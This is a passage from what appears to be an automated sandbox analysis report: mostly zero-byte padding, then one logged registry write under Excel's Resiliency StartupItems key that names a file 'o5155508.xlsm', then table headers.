00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	})2	binary	7D 29 32 00 34 07 00 00 02 00 00 00 00 00 00 00 36 00 00 00 01 00 00 00 1A 00 00 00 10 00 00 00 6F 00 35 00 31 00 35 00 35 00 30 00 38 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 6F 00 35 00 31 00 35 00 35 00 30 00 38 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly